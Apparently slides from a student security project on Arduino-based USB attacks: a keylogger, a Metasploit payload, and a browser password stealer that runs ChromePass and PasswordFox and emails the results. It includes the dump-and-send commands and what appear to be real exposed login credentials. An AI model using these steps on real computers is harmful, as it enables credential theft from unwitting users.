
keylogger.txt

STEP 3
THE CONTENTS OF keylogger.txt FILE




```
 ini adalah keylogger untuk melakukan perekaman aktivitas keyboard pengguna, pada pengujian ini waktu perekaman dilakukan
selama 5 emenit5
```

BACKGROUND PROCESS
WHEN USB IS PLUG-IN



Name	Status	18% CPU	73% Memory	15% Disk	0% Network
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Windows PowerShell		0.8%	35.2 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
Microsoft Windows Search Filte...		0%	1.4 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	1.9 MB	0 MB/s	0 Mbps


BACKGROUND PROCESS WHEN USB IS UNPLUGGED


Task Manager
File Options View
Processes Performance App history Startup Users Details Services


Name	Status	9% CPU	73% Memory	5% Disk	0% Network
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Windows PowerShell		0%	22.2 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Microsoft Windows Search Filte...		0%	1.0 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	2.5 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	2.4 MB	0 MB/s	0 Mbps

USB PASSWORD STEALER


RUNNING
ChromePass & PasswordFox



```
C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```




```
==================================================
Record Index      : 1
Web Site          : https://igracias.telkomuniversity.ac.id
User Name         : abdulaziesmuslim
Password          : abdulaziesmuslim
User Name Field   : textUsername
Password Field    : textPassword
Signons File      : logins.json
HTTP Realm        :
Password Strength : Very Weak
Firefox Version   : 32+
Created Time      : 05/06/2020 13:24:17
Last Time Used    : 05/06/2020 13:24:17
Password Change Time: 05/06/2020 13:24:17
Password Use Count: 1
==================================================
```



```
==================================================
Origin URL        :
https://igracias.telkomuniversity.ac.id/index.php
Action URL        :
https://igracias.telkomuniversity.ac.id/index.php
User Name Field   : textUsername
Password Field    : textPassword
User Name         : abdulaziesmuslim
Password          : abdulaziesmuslim
Created Time      : 16/06/2020 06:26:24
Password Strength : Very Weak
Password File     : C:\Users\HP-PC\AppData\Local\Google
\Chrome\User Data\Default\Login Data
==================================================
```


RUNNING
When Google Chrome Uninstalled



0 item(s)


NirSoft Freeware. https://www.nirsoft.net

RUNNING
When Mozilla Firefox Uninstalled



PasswordFox
File Edit View Options Help
PasswordFox
OK
NirSoft Freeware. http://www.nirsoft.net


Failed to find the signons file of Firefox !

RUNNING
When Both Browser Uninstalled




```
C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```







VARIATION OF
Password Combination & Length



```
C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```




```
==================================================
Origin URL        : https://igracias.telkomuniversity.ac.id/index.php
Action URL        : https://igracias.telkomuniversity.ac.id/index.php
User Name Field   : textUsername
Password Field    : textPassword
User Name         : abdulaziesmuslim
Password          : 12345678901234567890123456789012345678901234567890
Created Time      : 16/06/2020 19:02:05
Password Strength : Strong
Password File     : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================

==================================================
Origin URL        : https://www.facebook.com/
Action URL        : https://www.facebook.com/login/device-based/regular/login/
User Name Field   : email
Password Field    : pass
User Name         : abdulaziesmuslim
Password          : AbdulAziesMusl!m1
Created Time      : 16/06/2020 19:58:48
Password Strength : Very Strong
Password File     : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================
```




```
==================================================
Record Index      : 1
Web Site          : https://igracias.telkomuniversity.ac.id
User Name         : abdulaziesmuslim
Password          : AbdulAziesMusl!m1
User Name Field   : textUsername
Password Field    : textPassword
Signons File      : logins.json
HTTP Realm        :
Password Strength : Very Strong
Firefox Version   : 32+
Created Time      : 16/06/2020 18:23:30
Last Time Used    : 16/06/2020 18:23:30
Password Change Time: 16/06/2020 18:59:30
Password Use Count: 1
==================================================

==================================================
Record Index      : 2
Web Site          : https://www.facebook.com
User Name         : abdulaziesmuslim
Password          : 12345678901234567890123456789012345678901234567890
User Name Field   : email
Password Field    : pass
Signons File      : logins.json
HTTP Realm        :
Password Strength : Strong
Firefox Version   : 32+
Created Time      : 16/06/2020 19:57:59
Last Time Used    : 16/06/2020 19:57:59
Password Change Time: 16/06/2020 19:57:59
Password Use Count: 1
==================================================
```

SENDING Email



```
C:\chrome>powershell ./maintenance.ps1
Mail Sent

C:\chrome>
```


Browser Password - abdulazies55
mail.google.com/mail/u/0/?tab=wm#inbox/FMfcgxwHNqMgnrWDbLNQctvGdDJmsKsq?p...
Password.zip
Buka dengan
Password.zip 2 item
ChromePass.txt
PasswordFox.txt
PasswordFox.txt - Notepad
ChromePass.txt - Notepad
File Edit Format View Help

```
==================================================
Record Index       : 1
Web Site           : https://igracias.telkomuniversity.ac.id
User Name          : abdulaziesmuslim
Password           : abdulaziesmuslim
User Name Field    : textUsername
Password Field     : textPassword
Signons File       : logins.json
HTTP Realm         :
Password Strength  : Very Weak
Firefox Version    : 32+
Created Time       : 05/06/2020 13:24:17
Last Time Used     : 05/06/2020 13:24:17
Password Change Time: 05/06/2020 13:24:17
Password Use Count: 1
==================================================
```

```
==================================================
Origin URL         :
https://igracias.telkomuniversity.ac.id/index.php
Action URL         :
https://igracias.telkomuniversity.ac.id/index.php
User Name Field    : textUsername
Password Field     : textPassword
User Name          : abdulaziesmuslim
Password           : abdulaziesmuslim
Created Time       : 16/06/2020 06:26:24
Password Strength  : Very Weak
Password File      : C:\Users\HP-PC\AppData\Local\Google
\Chrome\User Data\Default\Login Data
==================================================
```

TESTING
Scenario

Skenario	Penjelasan	Hasil
Satu	Pengambilan data dengan kedua *browser* terpasang pada komputer target	Berhasil
Dua	Pengambilan data dengan salah satu *browser* terpasang pada komputer target	Berhasil mengambil data dari *browser* yang terpasang saja
Tiga	Pengambilan data dengan kedua *browser* tidak terpasang pada komputer target	Hanya berhasil megirimkan *email* kosong
Empat	Pengambilan data *username* dan *password* menggunakan kombinasi karakter kapital, angka, serta simbol	Berhasil
Lima	Pengambilan data *username* dan *password* menggunakan panjang hingga 50 karakter	Berhasil
Enam	Pengambilan data dengan kondisi komputer target tidak terhubung dengan internet	Gagal, karena *script* powershell dan *tools* pengambilan data diunduh terlebih dahulu

Conclusion

Conclusion

USB-based Metasploit Attack

- The implementation of Arduino Pro Micro (Leonardo) was successfully.
- The way this USB attack works is done by utilizing a keyboard connected to the victim's computer.
- The attack carried out resulted in a success rate of 83% from 35 experiments.
- This attack has a weakness if there are an interruption of the keyboard and the victim's computer must have an internet connection.

USB Keylogger

- The way this USB Keylogger works is done by utilizing a keyboard connected to the victim's computer The keyboard is emulated by Arduino using the Arduino IDE software to run commands according to the attacker's goals.
- The implementation of the USB Keylogger on the Arduino Pro Micro microcontroller was successfully carried out using the Arduino IDE tool by embedding lines of code aimed at recording the user's keystroke activity. .
- However, USB Keylogger has several disadvantages, such as interruptions, can only be used if the target computer is connected to the internet, and cannot distinguish the results of typing on different applications.

USB Pass Stealer

- This attack start when Arduino device is plugged in to the victim's computer, then the program will running immediately to retrieve data stored in Google Chrome and Mozilla Firefox, lastly the data taken will be send to the attacker by email.
- Both ChromePass and PasswordFox retrieve browser login data from directory C: and then decrypt it so the username and password can be seen.
- Based on scenarios of using these two programs, failure of the attack process only happen if there is no username and password stored in the browser or the target computer is not connected to the internet.
- There are several disadvantages from this process, such as interruptions, delay when running Arduino, and require internet connection on victim's computer.

Thank You